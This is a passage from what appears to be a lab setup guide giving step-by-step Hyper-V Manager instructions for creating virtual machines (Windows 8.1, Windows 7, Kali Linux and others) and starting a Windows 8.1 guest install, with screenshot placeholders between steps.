


6. Specify **Name** and **location** of new virtual machine
7. The default location for storing the virtual machine is **C:\ProgramData\Microsoft\Windows\Hyper-V**. Choose **E:\** drive to store the virtual machine in a different location.
8. Click **Next**

Note: You can specify the location either in the **Specify Name and Location** section or in the forthcoming **Connect Virtual Hard Disk** section




9. Choose the generation of the virtual machine (here, **Generation 1**) and click **Next**




10. Assign the amount of **memory** to allocate to this virtual machine in MB (here, 1024)

11. Click **Next**




12. In the next step, select **network adapter** as **Realtek PCIe GBE Family Controller - Virtual Switch** from connection drop-down list and click **Next**.


**Note:** The network adapter shown in the above screenshot might vary in your lab environment.



13. Input a **name** for virtual hard disk in **Name** field
14. Enter **location** of the disk for new virtual machine in **Location** field as E:\. Ignore this step if you have already set the location or choose the default location.
15. Allocate **space** for hard disk and click **Next**




16. The installation options section appears, select **Install an operating system later** radio button and click **Next**




17. Virtual machine wizard appears with summary information

18. Click **Finish**




19. Hyper-V Manager creates **Windows 8.1** virtual machine profile
20. In **Hyper-V Manager** main window, you see a new virtual machine named **Windows 8.1**



21. Similarly, create **Windows 7**, **Windows Server 2008 (64-bit)**, **Kali Linux**, **Ubuntu**, and **Android** Virtual Machines each with 20GB of Hard disk space and 1024MB of RAM memory


## CT#8: Install a Guest Operating System (Windows 8.1) in Hyper-V

1. Launch Hyper-V manager and select Windows 8.1 virtual machine and click **settings...**




2. Select **DVD Drive** option and click **Physical CD/DVD drive** radio button
3. Click **Apply** and then click **OK**

